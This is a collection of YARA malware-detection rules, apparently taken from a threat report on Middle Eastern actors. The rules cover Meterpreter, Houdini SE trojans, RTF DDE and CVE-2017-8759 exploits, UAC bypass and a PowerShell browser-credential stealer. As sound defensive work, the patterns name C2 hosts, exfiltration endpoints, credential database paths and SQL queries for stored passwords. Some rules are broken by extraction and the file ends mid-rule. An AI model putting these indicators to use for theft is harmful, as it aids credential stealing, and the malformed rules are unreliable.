$dll10 = "screenshot.x86.dll"
$dll11 = "screenshot.x64.dll"
$dll12 = "elevator.x86.dll"
$dll13 = "elevator.x64.dll"
$dll14 = "ext_server_espia.x86.dll"
$dll15 = "ext_server_espia.x64.dll"
$dll16 = "ext_server_extapi.x86.dll"
$dll17 = "ext_server_extapi.x64.dll"
$dll18 = "ext_server_incognito.x86.dll"
$dll19 = "ext_server_incognito.x64.dll"
$dll20 = "ext_server_lanattacks.x86.dll"
$dll21 = "ext_server_lanattacks.x64.dll"
$dll22 = "ext_server_mimikatz.x86.dll"
$dll23 = "ext_server_mimikatz.x64.dll"

```

```
$dll24 = "ext_server_networkpug.lso"
$dll25 = "ext_server_sniffer.lso"
$dll26 = "ext_server_sniffer.x86.dll"
$dll27 = "ext_server_sniffer.x64.dll"
$dll28 = "ext_server_mimikatz.x64.dll"
$dll29 = "ext_server_mimikatz.x64.dll"
*/
condition:
( ( $stdapi or $packet or $channel or $priv or $webcam or $scheduler or $command)
and ( ( $ext_dll or $screenshot_dll or $elevator_dll or $metsrv_dll ) or 1 of ( $rdi* ) ) )
//( ( 1 of ($stdapi*) or 1 of ($packet*) or 1 of ($channel*) or 1 of ($priv*) or 1
of ($webcam*) or 1 of ($scheduler*) or 1 of ($command*) ) and any of ($dll*) )
}
```

```

rule MALWARE_Andr_Trojan_Landroid_Lorg {
    meta:
        description = "Detects actor Android malware. It is called Landroid based on
strings paths found in the classes.dex"
        author = "ditekshen"
        date = "2017-07-07"
    strings:
        $dex_header = { 64 65 78 }

        $cnc1 = "phonebooks.site" fullword ascii /* found in .dex and .apk */
        $cnc2 = "/full_data.php" ascii /* found in .dex */
        $cnc3 = "/upload.php" ascii /* found in .dex */

        $package = "com.androDiv." wide /* found in .apk */

        $exfil1 = /ContDB?[A-Z]*/ fullword ascii
        $exfil2 = "[X]" fullword ascii
        $exfil3 = "/~RIP_" fullword ascii
        $exfil4 = /^(.|\/)rip$/ fullword ascii

        $http1 = "%s-retry [timeout=%s]" fullword ascii
        $http2 = "%s-timeout-giveup [timeout=%s]" fullword ascii
        $http3 = "HTTP response for request=<%s> [lifetime=%d], [size=%s], [rc=%d],
[retryCount=%s]" fullword ascii
        $http4 = "Cache[maxSize=%d,hits=%d,misses=%d,hitRate=%d%%]" fullword ascii

        $s1 = "Landroid" fullword ascii
        $s2 = "Lorg" fullword ascii
        $s3 = "fileToUpload" fullword ascii
        $s4 = "xtcp://" fullword ascii
        $s7 = "(%4d ms) %s"
        $s8 = "/which su" fullword ascii
        $s9 = "/Superuser.apk" fullword ascii

    condition:
        ( ( $dex_header at 0 and ( 2 of ( $cnc* ) or ( all of ( $exfil* ) and ( all of (
$http* ) ) and ( 3 of ( $s* ) ) ) ) )
            or ( uint16(0) == 0x4b50 and $package and 1 of ( $cnc* ) ) )
    }
}

```

```

// Houdini Scout Elite (SE), 2017-09-25
// UPDATED: 2017-11-02

rule MALWARE_WIN_Trojan_Houdini_SE_Scout_Packed {
    meta:
        description = "Detects actor new Houdini Elite-Scout version, particularly, the
Scout binary."
        author = "ditekshen"
        date = "2017-09-25"
        hash1 = "3627ed71588c7b55b35592c3b277910041f3d5ff917de721c53684ee18fcda40"
        hash2 = "5c0b253966befd57f4d22548f01116ffa367d027f162514c1b043a747bead596"
        hash3 = "862a9836450a0988bc0f5bd5042392d12d983197f40654c44617a03ff5f2e1d5"
        hash4 = "655d7323fa116852dc36b639fb58122b14a6c335fa234839dd8b51aaa5c5882"
        hash5 = "d0f24ca0030550bce57ce7b6e54711da85b1fec7f52f8267690766294be71d7"
    strings:
        $path = "C:/Users/DELL/Documents/MEGAsync Downloads/Desktop/crypter/relaisse lite 2
- lazarus/" fullword ascii

        $group1_1 = "WINMGMTS:\\\\.\\ROOT\\CIMV2" fullword ascii // + on Scouts from September
and October except injected Scout.
        $group1_2 = "TEXPORTAPIS" fullword ascii // + on Scouts from September and October
except injected Scout.
        $group1_3 = "tcustommemorystream" fullword ascii // + on Scouts from September and
October except injected Scout.
        $group1_4 = "tmemorystream" fullword ascii // + on Scouts from September and
October except injected Scout.
        $group1_5 = "TEXPORTS*" fullword ascii // + on Scouts from September and
October except injected Scout.
        $group1_6 = "tstream" fullword ascii // + on Scouts from September and
October except injected Scout.
        $group1_7 = "DIALOG INCLUDE" fullword ascii // + on Scouts from September and
October except injected Scout.

        $group2_1 = "\\Borland\\Delphi\\RTL" fullword ascii // + on Scouts from
September.
        $group2_2 = "/FPC\s(\d+\.)(\d+\.)(\*\|\d+)\s/" fullword ascii // + on Scouts from
October (Free Pascal).

        $group3_1 = "__$dll$kernel32$GetCurrentProcess" fullword ascii // + on Scouts
from October 22.
        $group3_2 = "__$dll$kernel32$GetExitCodeProcess" fullword ascii // + on Scouts
from October 22.
        $group3_3 = "__$dll$kernel32$GetProcessHeap" fullword ascii // + on Scouts
from October 22.
        $group3_4 = "__$dll$kernel32$TerminateProcess" fullword ascii // + on Scouts
from October 22.
        $group3_5 = "__$dll$kernel32$ExitProcess" fullword ascii // + on Scouts
from October 22.
        $group3_6 = "__$dll$user32>CreateDialogIndirectParamW" fullword ascii // + on Scouts
from October 22.
        $group3_7 = "__$dll$user32>CreateDialogIndirectParamA" fullword ascii // + on Scouts
from October 22.
        $group3_8 = "__$EXTRATNOTETYPE_$$_" ascii // + on Scouts
from October 22.
        $group3_9 = "__IMAGE_OPTIONAL_HEADER:" ascii // + on Scouts
from October 22.
        $group3_10 = "PROCESS_INFORMATION:" ascii // + on Scouts
from October 22.
        $group3_11 = "TPEFILE:" ascii // + on Scouts
from October 22.
        $group3_12 = "SYSTEM_$$_DUMP_STACK$TEXT$POINTER$POINTER" fullword ascii // + on Scouts
from October 22.
        $group3_13 = "SECURITY_ATTRIBUTES:" ascii

        $group4_1 = "sysconst.sobjectcheckerror" fullword ascii // + on Scouts from October 25
(Standalone Binary).
        $group4_2 = "sysconst.sstackoverflow" fullword ascii // + on Scouts from October 25
(Standalone Binary).
        $group4_3 = "ENoWideStringSupport" ascii // + on Scouts from October 25
(Standalone Binary).

```

```

        $group4_4 = "EPrivilege" ascii                                // + on Scouts from October 25
(Standalone Binary).
        $group4_5 = "EInvalidPointer" ascii                            // + on Scouts from October 25
(Standalone Binary).
        $group4_6 = "EInvalidOp" ascii                               // + on Scouts from October 25
(Standalone Binary).
        $group4_7 = "EAssertionFailed" ascii                         // + on Scouts from October 25
(Standalone Binary).
        $group4_8 = "EHeapMemoryError" ascii                         // + on Scouts from October 25
(Standalone Binary).

        $group5_1 = "\.\.\ROOT\CIMV2" fullword ascii                // + on Scouts from October 25
(shellcode Binary).
        $group5_2 = "cmd& /C 7@" fullword ascii                      // + on Scouts from October 25
(shellcode Binary).
        $group5_3 = "INMGMTS:\\" fullword ascii                     // + on Scouts from October 25
(shellcode Binary).
        $group5_4 = "%Tkill.ex" fullword ascii                       // + on Scouts from October 25
(shellcode Binary).
        $group5_5 = "sconfig0" fullword ascii                        // + on Scouts from October 25
(shellcode Binary).
        $group5_6 = "sarray" fullword ascii                          // + on Scouts from October 25
(shellcode Binary).
        $group5_7 = "ssrtab" fullword ascii                         // + on Scouts from October 25
(shellcode Binary).
        $group5_8 = "kHost:" fullword ascii
        $group5_9 = "-Portions " fullword ascii
    condition:
        ( uint16(0) == 0x5a4d and ( all of ($group1*) and 1 of ($group2*) or ( 5 of
($group3*) or 5 of ($group4*) ) ) or ( all of ($group5*) ) or all of ($group1*) or ($path)
) )
}

rule MALWARE_WIN_Trojan_Houdini_SE_Scout_Raw_Unpacked {
    meta:
        description = "Detects actor new Houdini Elite-Scout version, particularly, the raw
Scout binary."
        author = "ditekshen"
        date = "2017-11-01"
        hash1 = "ed9c62f77055a2498aec681b5653240be534595b97a9d11e92371639b0ca9a48"
    strings:
        $cmd1 = "command=scote_ping" fullword ascii
        $cmd2 = "command=scote_info_ipconfig" fullword ascii
        $cmd3 = "command=scote_info_systeminfo" fullword ascii
        $cmd4 = "command=scote_connection|hwid=" fullword ascii

        $conf1 = "[nick_name]" fullword ascii
        $conf2 = "[/nick_name]" fullword ascii
        $conf3 = "[install_name]" fullword ascii
        $conf4 = "[/install_name]" fullword ascii
        $conf5 = "[install_folder]" fullword ascii
        $conf6 = "[/install_folder]" fullword ascii
        $conf7 = "[reg_startup]" fullword ascii
        $conf8 = "[/reg_startup]" fullword ascii
        $conf9 = "[folder_startup]" fullword ascii
        $conf10 = "[/folder_startup]" fullword ascii
        $conf11 = "[task_startup]" fullword ascii
        $conf12 = "[/task_startup]" fullword ascii
        $conf13 = "[injection]" fullword ascii
        $conf14 = "[/injection]" fullword ascii
        $conf15 = "[injection_process]" fullword ascii
        $conf16 = "[/injection_process]" fullword ascii
        $conf17 = "[connection]" fullword ascii
        $conf18 = "[/connection]" fullword ascii

        $ua1 = "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/60.0.3112.101 Safari/537.36" fullword ascii
        $ua2 = "mozilla/5.0(Windows; U; nt4.0; en-us; rv:1.0) gecko/25250101" fullword
ascii

```

```

$S1 = "cmd.exe /C systeminfo" fullword ascii
$S2 = "cmd.exe /C ipconfig" fullword ascii
$S3 = "WINMGMTS:\.\.\ROOT\CLUDING2" fullword ascii
$S4 = "TTCPCConnectionThread" fullword ascii
$S5 = "tcustommemorystream" fullword ascii

condition:
( uint16(0) == 0x5a4d and filesize < 400KB and ( any of ($cmd*) ) or (6 of ($conf*)
or ( any of ($ua*) and 3 of ($s*) ) ) or ( all of them )
}

rule MALWARE_WIN_Trojan_Houdini_SE_Elite_Packed {
meta:
description = "Detects actor new Houdini Elite-Scout version, particularly, the
packed (UPX) Elite binary."
author = "ditekshen"
date = "2017-09-25"
hash1 = "76f84f15e457ee75d37990fcb890bb5103b21b7826c15fe1381d06d2291b89df"
strings:
$S1 = "server.dll" fullword ascii
$S2 = "SECF_DEBUG" fullword ascii
$S3 = "32.dllx*T" fullword ascii
$S4 = "HMETAFILE" fullword ascii
$S5 = "TMethodImplementationIntercept" fullword ascii
$S6 = "__dbk_fcall_wrapper" fullword ascii
$S7 = "__elite" fullword ascii
$S8 = "dbkFCallWrapperAddr" fullword ascii
$S9 = "ECONNECT" fullword ascii
$S10 = "IShellH\\"" fullword ascii
$S11 = "SECON_DEBUG" fullword ascii
condition:
( uint16(0) == 0x5a4d and filesize < 2000KB and pe.exports("__dbk_fcall_wrapper")
and pe.exports("__elite") and pe.exports("dbkFCallWrapperAddr") and ( 4 of them ) ) or (
all of them )
}

rule MALWARE_WIN_Trojan_Houdini_SE_Elite_Unpacked {
meta:
description = "Detects actor Houdini Elite-Scout version, particularly, the
unpacked (UPX) Elite binary."
author = "ditekshen"
date = "2017-09-25"
hash1 = "414791017a3a13f967cf8aaba5e077bf05fdbc65d187825ddf84345a667d8838"
strings:
$cmd1 = "command=ping" fullword wide
$cmd2 = "command=screen_capture_init" fullword wide
$cmd3 = "command=screen_capture" fullword wide
$cmd4 = "command=silence_screenshot" fullword wide
$cmd5 = "command=silence_keylogger" fullword wide
$cmd6 = "command=silence_password" fullword wide
$cmd7 = "command=screen_thumb" fullword wide
$cmd8 = "command=filemanager_upload_tcp" fullword wide
$cmd9 = "command=filemanager_download" fullword wide
$cmd10 = "command=filemanager_init" fullword wide
$cmd11 = "command=filemanager_root" fullword wide
$cmd12 = "command=filemanager_folder_filemanager_file" fullword wide
$cmd13 = "command=filemanager_thumb" fullword wide
$cmd14 = "command=keylogger_init" fullword wide
$cmd15 = "command=keylogger_file" fullword wide
$cmd16 = "command=password_firefox" fullword wide
$cmd17 = "command=password_opera" fullword wide
$cmd18 = "command=password_chrome" fullword wide
$cmd19 = "command=password_all" fullword wide
$cmd20 = "command=password_init" fullword wide
$cmd21 = "command=misc_init" fullword wide
$cmd22 = "command=misc_process" fullword wide
$cmd22 = "command=misc_cmd" fullword wide
$cmd22 = "command=new_rcs" fullword wide
$cmd23 = "command=micphone_capture" fullword wide

```

```

$cmd24 = "command=microphone_capture_init" fullword wide
$cmd25 = "command=rvmmedia_capture_init" fullword wide
$cmd26 = "command=rvmmedia_list" fullword wide
$cmd27 = "command=rvmmedia_resolution" fullword wide
$cmd28 = "command=webcam_capture_init" fullword wide
$cmd29 = "command=webcam_list" fullword wide
$cmd30 = "command=webcam_resolution" fullword wide
$cmd31 = "command=webcam_capture" fullword wide
$cmd32 = "filemanager_download_ftp" fullword wide
$cmd33 = "download_file_ftp" fullword wide
$cmd34 = "filemanager_upload_http" fullword wide
$cmd35 = "upload_file_http" fullword wide
$cmd36 = "upload_url" fullword wide
$cmd37 = "filemanager_delete" fullword wide
$cmd38 = "filemanager_execute_file" fullword wide

$regex_cmd =
/((microphone|webcam|rvmmedia|keylogger|password|screen|filemanager)_\.(host|port|guid))/ nocase

$conf1 = "[nick_name]" fullword wide
$conf2 = "[/nick_name]" fullword wide
$conf3 = "[install_name]" fullword wide
$conf4 = "[/install_name]" fullword wide
$conf5 = "[install_folder]" fullword wide
$conf6 = "[/install_folder]" fullword wide
$conf7 = "[reg_startup]" fullword wide
$conf8 = "[/reg_startup]" fullword wide
$conf9 = "[folder_startup]" fullword wide
$conf10 = "[/folder_startup]" fullword wide
$conf11 = "[task_startup]" fullword wide
$conf12 = "[/task_startup]" fullword wide
$conf13 = "[injection]" fullword wide
$conf14 = "[/injection]" fullword wide
$conf15 = "[injection_process]" fullword wide
$conf16 = "[/injection_process]" fullword wide
$conf17 = "[connection]" fullword wide
$conf18 = "[/connection]" fullword wide

$s1 = "server.dll" fullword ascii
$s2 = "\\\syswow64\\svchost.exe" fullword wide
$s4 = "\\\syswow64\\explorer.exe" fullword wide
$s3 = "\\\system32\\svchost.exe" fullword wide

condition:
( uint16(0) == 0x5a4d and filesize < 6000KB and ( pe.exports("_dbk_fcall_wrapper") and pe.exports("_elite") and pe.exports("dbkFCallWrapperAddr") ) or ( 5 of ($cmd*) or 5 of ($conf*) or ($regex_cmd) or all of ($s*) or all of them ) ) or ( all of them )
}

```

```
rule TTP_RTF_DDE {
    meta:
        description = "Detect DDE in RTF documents with or without PowerShell command execution."
        author = "ditekshen"
        date = "2017-11-02"
        reference1 = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill Chain Evolution with a Political Attitude"
        hash1 = "7a1fa34ca804492415579c3ed4f505a7f09fcfd7bc834590cff86e2ce77c4fc73"
        hash2 = "0154d46831a7777be57d2f497167152b130002acae4b9ef0686295cff441509"
    strings:
        $header = "{\\rtf" nocase
        $dde1 = /\s*DDEAUTO\s*\x22/ nocase
        $dde2 = /\s*DDE\s*\x22/ nocase

        $cmd1 = "PowerShell.exe" nocase ascii
        $cmd2 = "Start-Process" nocase ascii
        $cmd3 = "System.Net.WebClient" nocase ascii
        $cmd4 = "DownloadFile" nocase ascii
        $cmd5 = "$env:userprofile" nocase ascii
    condition:
        $header at 0 and ( 1 of ($dde*) or ( 6 of them ) )
}
```

```

rule TTP_Metasploit_BypassUAC_Privillege_Escalation {
    meta:
        description = "Detect privillege escalation binaries dropped by actor."
        author = "ditekshen"
        date = "2017-11-02"
        reference1 = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
        hash1 = "cc51b1db339f3d8eb9eb6d95e390e0566e4d955660521f6cb1517610123562d4"
        hash2 = "2a694038d64bc9cfcd8caf6af35b6fb29d2cb0c95baaefbf2a11cd6e60a73d1"
        hash3 = "ad408124e2cb6cb36ec1058e34803f676d68c8fbabac9fddf9046cc8e901a7f3"
    strings:
        $np1 = "\\\.\pipe\TIOR_In" wide
        $np2 = "\\\.\pipe\TIOR_Out" wide
        $np3 = "\\\.\pipe\TIOR_Err" wide
        $group1_1 = "_TIORPath" wide
        $group1_2 = "_TIORShell" wide
        $group1_3 = "_TIORArgs" wide
        $group2_1 = "C:\Windows\System32\sysprep\CRYPTBASE.dll" fullword wide
        $group2_2 = "C:\Windows\System32\sysprep\sysprep.exe" fullword wide
        $group2_3 = "C:\Windows\System32\sysprep" fullword wide
        $group2_4 = "(We probably tried to inject into an elevated process" fullword wide
        $group2_5 = "Pick an unelevated process.)" fullword wide
        $group2_6 = ".?AVCRemoteMemory@" ascii
        $group2_7 = "Elevation:Administrator!new:{}" wide
        $group2_8 = "Unable to setup named pipe" fullword ascii
        $group2_9 = "GetElevationType failed" fullword wide
        $group2_10 = "CRYPTBASE.dll" fullword wide
        $group2_11 = "Unable to obtain list of processes" fullword ascii
        $group2_12 = "Unable to find default process" fullword ascii
        $group2_13 = "which isn't allowed unless we're also elevated." fullword wide
        $group3_1 = "EnumSystemLocalesEx" fullword ascii
        $group3_2 = "GetCurrentProcessorNumber" fullword ascii
        $group3_3 = "FlushProcessWriteBuffers" fullword ascii
        $group3_4 = "IsValidLocaleName" fullword ascii
        $group3_5 = "SetDefaultDllDirectories" fullword ascii
        $group3_6 = "GetLogicalProcessorInformation" fullword ascii
        $group3_7 = " GetUserDefaultLocaleName" fullword ascii
        $group3_8 = "CompareStringEx" fullword ascii
        $group3_9 = "CreateSemaphoreExW" fullword ascii
        $group3_10 = "not_a_socket" fullword ascii
        $group3_11 = "operation_not_supported" fullword ascii
        $group3_12 = "permission_denied" fullword ascii
        $group3_13 = "connection_reset" fullword ascii
        $group3_14 = "operation_in_progress" fullword ascii
        $group3_15 = "protocol_not_supported" fullword ascii
        $group3_16 = "connection_refused" fullword ascii
        $group3_17 = "wrong_protocol_type" fullword ascii
        $group3_18 = "not_connected" fullword ascii
        $group3_19 = "already_connected" fullword ascii
        $group3_20 = "address_family_not_supported" fullword ascii

    condition:
        uint16(0) == 0x5a4d and filesize < 600KB and ( ( all of ($np*) and 1 of ($group1*)
) or (all of ($group2*) ) or (all of ($group3*) and 1 of ($group1*) ) ) or all of them
}

```

```

rule TTP_Camera_Commands_In_Binary {
    meta:
        description = "Detect cameras control URIs in binaries. Found in one sample of
HoudiniSE Elite ATT-OCT-22. Additional models may be added."
        author = "ditekshen"
        date = "2017-11-03"
        reference1 = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
        reference2 =
"https://github.com/ispysoftware/iSpy/blob/b2a72e97e306510b9b08014ce72128f2dc43d96a/XML/PTZ
2.xml"
    strings:
        $foscam1 = "/decoder_control.cgi" wide
        $foscam2 = "/decoder_control.cgi?command=" wide

        $axis1 = "/axis-cgi/com/ptz.cgi?camera=" wide
        $axis2 = "/axis-cgi/com/ptz.cgi?move=" wide
        $axis3 = "/axis-cgi/com/ptz.cgi?rpan=" wide
        $axis4 = "/axis-cgi/com/ptz.cgi?rtilt=" wide
        $axis5 = "/axis-cgi/com/ptz.cgi?brightness=" wide
        $axis6 = "/axis-cgi/playclip.cgi?clip=" wide

        $trendnet1 = "/admin/ptctl.cgi" wide
        $trendnet2 = "/admin/trigger.cgi?night=" wide
        $trendnet3 = "/eng/ptdc.cgi" wide

        $edimax1 = "/camera-cgi/com/ptz.cgi" wide
        $edimax2 = "/camera-cgi/com/ptz.cgi?move=" wide

        $linksys1 = "/pt/ptctrl.cgi" wide
        $linksys2 = "/pt/ptctrl.cgi?mv=" wide
        $linksys3 = "/pt/ptctrl.cgi?preset=" wide

        $panasonic1 = "/nphControlCamera" wide
        $panasonic2 = "/nphControlCamera?Direction=" wide
        $panasonic3 = "/nphControlCamera?FocusType=" wide
        $panasonic4 = "/cgi-bin/camctrl?" wide

        $vilar1 = "/cgi-bin/action?action=" wide
        $vilar2 = "/cgi-bin/action?action=cam_mv" wide
        $vilar3 = "/cgi-bin/action?action=resolution_chg" wide
        $vilar4 = "/cgi-bin/action?action=bright_chg" wide

        $sony1 = "/command/ptzf.cgi?Move=" wide
        $sony2 = "/command/presetposition.cgi?HomePos=" wide

        $vivotek1 = "/cgi-bin/camctrl/eCamCtrl.cgi?stream=" wide
        $vivotek2 = "/cgi-bin/camctrl/eCamCtrl.cgi?move=" wide

        $tplink1 = "/cgi-bin/operator/" wide
        $tplink2 = "/cgi-bin/operator/ptzset?" wide

        $hybrid1 = "/cgi/ptdc.cgi?command" wide
        $hybrid2 = "/cgi-bin/CGIProxy.fcgi?cmd=" wide
        $hybrid3 = "/cgi-bin/CGIStream.cgi?cmd=" wide
        $hybrid4 = "/cgi-bin/decoder_control.cgi?user=" wide
    condition:
        uint16(0) == 0x5a4d and 3 of them
}

```

```

rule TTP_RTF_CVE_2017_8759_Exploit_1 {
    meta:
        description = "Detects actor RTF document exploiting CVE-2017-8759 via
Msxml2.SAXXMLReader.6.0."
        author = "ditekshen"
        date = "2017-11-12"
        reference1 = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
        hash1 = "7960aef6f2100539e7f1361bd9a1817fc0f85ff8740d7a8dc47d4afafef18794"
    strings:
        $header1 = "{\\rtf" ascii nocase
        $header2 = "{\\rt" ascii nocase

        $ole_obj1 = "\\objlink" ascii nocase
        $ole_obj2 = "\\objautlink" ascii nocase
        $ole_obj3 = "\\objupdate" ascii nocase
        $ole_obj4 = "\\objhtml" ascii nocase

        $obj_class = "\\objclass htmlfile" ascii nocase

        $obj_bin = /\\bin\d+/ ascii nocase

        $oleobject1 = "d0cf11e0" ascii nocase
        $oleobject2 = { 64 0D 0A 30 0D 0A 63 0D 0A 66 0D 0A 31 0D 0A 31 0D 0A 65 0D 0A 30
0D 0A }
        $oleobject3 = { 64 0A 30 0A 63 0A 66 0A 31 0A 31 0A 65 0A 30 0A }

        $root_entry1 = "526f6f7420456e747279" ascii nocase
        $root_entry2 = "52006f006f007400200045006e00740072007900" ascii nocase

        $saxxmlreader1 = "0c6ad98892f1d411a65f0040963251e5" ascii nocase
        $saxxmlreader2 = { 30 0A 63 0A 36 0A 61 0A 64 0A 39 0A 38 0A 38 0A 39 0A 32 0A 66
0A 31 0A 64 0A 34 0A 31 0A 31 0A 61 0A 36 0A 35 0A 66 0A 30 0A 30 0A 34 0A 30 0A 39 0A 36
0A 33 0A 32 0A 35 0A 31 0A 65 0A 35 }
        $saxxmlreader3 = { 30 0D 0A 63 0D 0A 36 0D 0A 61 0D 0A 64 0D 0A 39 0D 0A 38 0D 0A
38 0D 0A 39 0D 0A 32 0D 0A 66 0D 0A 31 0D 0A 64 0D 0A 34 0D 0A 31 0D 0A 31 0D 0A 61 0D 0A
36 0D 0A 35 0D 0A 66 0D 0A 30 0D 0A 30 0D 0A 34 0D 0A 30 0D 0A 39 0D 0A 36 0D 0A 33 0D 0A
32 0D 0A 35 0D 0A 31 0D 0A 65 0D 0A 35 }

    condition:
        ( $header1 at 0 or $header2 at 0 ) and ( 2 of ($ole_obj*) and ($obj_class) and
($obj_bin) and 1 of ($oleobject*) and 1 of ($root_entry*) and 1 of ($saxxmlreader*) )
}

```

```

rule TTP_RTF_CVE_2017_8759_Exploit_2 {
    meta:
        description = "Detects RTF document potentially exploiting CVE-2017-8759 via Msxml2.SAXXMLReader.6.0 and/or SoapMonikor."
        author = "ditekshen"
        date = "2017-11-13"
        reference1 = "Research. SAMPLES NOT OBSERVED IN ATTACK CAMPAIGN."
        hash1 = "4a07c6f26ac9feadb78624d4e063dfed54e972772e5ee34c481bdb86c975166"
        hash2 = "0b4ef455e385b750d9f90749f1467eaf00e46e8d6c2885c260e1b78211a51684"
        hash3 = "bf1838f452d9a34c3aeee46194a47253aa223fd896452093981c8237a3f2cb4a"
        hash4 = "7a641c8fa1b7a428bfb66d235064407ab56d119411fbaca6268c8e69696e6729"
    strings:
        $header1 = "{\\rtf" nocase wide ascii
        $header2 = "{\\rt" nocase wide ascii

        $ole_obj1 = "\\objlink" nocase wide ascii
        $ole_obj2 = "\\objautlink" nocase wide ascii
        $ole_obj3 = "\\objupdate" nocase wide ascii
        $ole_obj4 = "\\objhtml" nocase wide ascii
        $ole_obj5 = "\\objemb" nocase wide ascii

        $ole_link1 = "4f4c45324c696e6b" nocase wide ascii
        $ole_link2 = "OLE2Link" nocase wide ascii
        $ole_link3 = { 4f 4c 45 32 4c 69 6e 6b }

        $root_entry1 = "526f6f7420456e747279" nocase wide ascii
        $root_entry2 = "52006f006f007400200045006e00740072007900" nocase wide ascii
        $root_entry3 = "Root Entry" wide

        $soap_monikor1 = "c7b0abec197fd211978e0000f8757e" nocase
        $soap_monikor2 = "c7b0abec197fd211978e0000f8757e2a" nocase

        $obj_bin = /\\bin\\d+/ ascii nocase

        $ole_link1 = "OLE2Link"
        $ole_link2 = "4f4c45324c696e6b"

        $oleobject1 = "d0cf1e0" nocase wide ascii
        $oleobject2 = { 64 0D 0A 30 0D 0A 63 0D 0A 66 0D 0A 31 0D 0A 31 0D 0A 65 0D 0A 30
OD 0A }
        $oleobject3 = { 64 0A 30 0A 63 0A 66 0A 31 0A 31 0A 65 0A 30 0A }
        $oleobject4 = { d0 cf 11 e0 a1 b1 1a e1 }

        $saxxmlreader1 = "0c6ad98892f1d411a65f0040963251e5" ascii nocase
        $saxxmlreader2 = { 30 0A 63 0A 36 0A 61 0A 64 0A 39 0A 38 0A 38 0A 39 0A 32 0A 66
0A 31 0A 64 0A 34 0A 31 0A 31 0A 61 0A 36 0A 35 0A 66 0A 30 0A 30 0A 34 0A 30 0A 39 0A 36
0A 33 0A 32 0A 35 0A 31 0A 65 0A 35 }
        $saxxmlreader3 = { 30 0D 0A 63 0D 0A 36 0D 0A 61 0D 0A 64 0D 0A 39 0D 0A 38 0D 0A
38 0D 0A 39 0D 0A 32 0D 0A 66 0D 0A 31 0D 0A 64 0D 0A 34 0D 0A 31 0D 0A 31 0D 0A 61 0D 0A
36 0D 0A 35 0D 0A 66 0D 0A 30 0D 0A 30 0D 0A 34 0D 0A 30 0D 0A 39 0D 0A 36 0D 0A 33 0D 0A
32 0D 0A 35 0D 0A 31 0D 0A 65 0D 0A 35 }

    condition:
        ( $header1 at 0 or $header2 at 0 ) and
        ( 2 of ($ole_obj*) and 1 of ($root_entry*) and 1 of ($oleobject*) ) and
        ( ( 1 of ($soap_monikor*) ) or
          ( 1 of ($saxxmlreader*) ) or
          ( $obj_bin and 1 of ($ole_link*) ) )
    )
}

```

```

rule TTP_HoudiniPS {
    meta:
        description = "Detects actor PowerShell tool designed to steal browsers session cookie and passwords on-disk and in-memory"
        author = "ditekshen"
        date = "2018-02-25"
        updated1 = "2018-03-24"
        reference1 = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill Chain Evolution with a Political Attitude"
        hash1 = "B0DFFAC2A65400C5DEBA8985CAB13B043B4A9D31FD9A0DEE32D761336C51533B"
        hash2 = "AE5E79238298AA794F771AC868C39E45EC743ADD9FAB7836424A97A92013D65F"
        hash3 = "77dd572385004fde794d9997040223ca4f2155394d9f184d9bfc9d4ac3d6357"
    strings:
        $cnc1 = "http://beginpassport.comf" ascii wide nocase
        $cnc2 = "f_dump.php" ascii wide nocase
        $cnc3 = "c_dump.php" ascii wide nocase
        $cnc4 = "o_dump.php" ascii wide nocase

        $db1 = "\\Google\\Chrome\\User Data\\Default\\Cookies" ascii wide nocase
        $db2 = "\\Mozilla\\Firefox\\Profiles\\*.default" ascii wide nocase
        $db3 = "\\Opera Software\\Opera Stable\\Cookies" ascii wide nocase
        $db4 = "$($env:LOCALAPPDATA)\\Google\\Chrome\\User Data\\Default" ascii nocase //
updated Chrome DB Path after ATT-MAR-19 2018
        $db5 = "$($env:APPDATA)\\Mozilla\\Firefox\\Profiles\\*.default" ascii nocase //
updated Chrome DB Path after ATT-MAR-19 2018
        $db6 = "$($env:APPDATA)\\Opera Software\\Opera Stable" ascii nocase // updated
Chrome DB Path after ATT-MAR-19 2018

        $cond1 = "SSID" ascii wide
        $cond2 = "MSPAuth" ascii wide
        $cond3 = "'T'" ascii wide
        $cond4 = "SNS_AA" ascii wide
        $cond5 = "X-APPLE-WEBAUTH-TOKEN" ascii wide

        $sql1 = "SELECT * FROM 'cookies' WHERE host_key LIKE $" ascii wide nocase // Same
for Chrome and Opera browsers
        $sql2 = "SELECT * FROM 'moz_cookies' WHERE host LIKE $" ascii wide nocase //
Firefox
        $sql3 = "SELECT origin_url, username_value ,password_value FROM 'logins'" ascii
nocase // selecting passwords stored in Chrome, updated Chrome DB Path after ATT-MAR-19
2018

        $def1 = "Add-Type -AssemblyName System.Security" ascii wide nocase
        $def2 = "System.Security.SecureString" ascii wide nocase
        $def3 = "ConvertFrom-SecureString" ascii wide nocase
        $def4 = "[System.Security.Cryptography.ProtectedData]::Unprotect(" ascii wide
nocase
        $def5 = "[Security.Cryptography.DataProtectionScope]::LocalMachine" ascii wide
nocase
        $def6 = "[Security.Cryptography.DataProtectionScope]::CurrentUser" ascii wide
nocase
        $def7 = "System.Data.SQLite.SQLiteConnection" ascii wide nocase
        $def8 = "[Environment]::OSVersion.ToString().Replace(\"Microsoft Windows \", " ascii
wide nocase
        $def9 = "Start-Sleep" ascii wide nocase

    condition:
        (1 of ($cnc*)) and any of ($db*) and any of ($cond*) and any of ($sql*) and 7 of
        ($def*)) or (all of them)
}

rule TTP_HoudiniPS_BatchScript_Executer {
    meta:
        description = "Detects single-line batch script (.bat|.cmd) executer of the
HoudiniPS PowerShell script. The command is generated using Invoke-Obfuscation."
        author = "ditekshen"
        date = "2018-03-01"
        updated1 = "2018-03-24"
}

```

```

reference1 = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
hash1 = "2ea74dd584e3b4570bd756159348a1764f84d9e305796462c249f0e6157fd5d2"
hash2 = "9c7f09b75d233be944b85550cfad63e070bf7b10a92886c33fa4c04f4f5aa5a"
hash3 = "17d2fb550e6794bac73d61d198109332abf331212146697d6b03b08f243131b8"
strings:
    $s1 = "cmd" ascii nocase
    $s2 = "powershell" ascii nocase
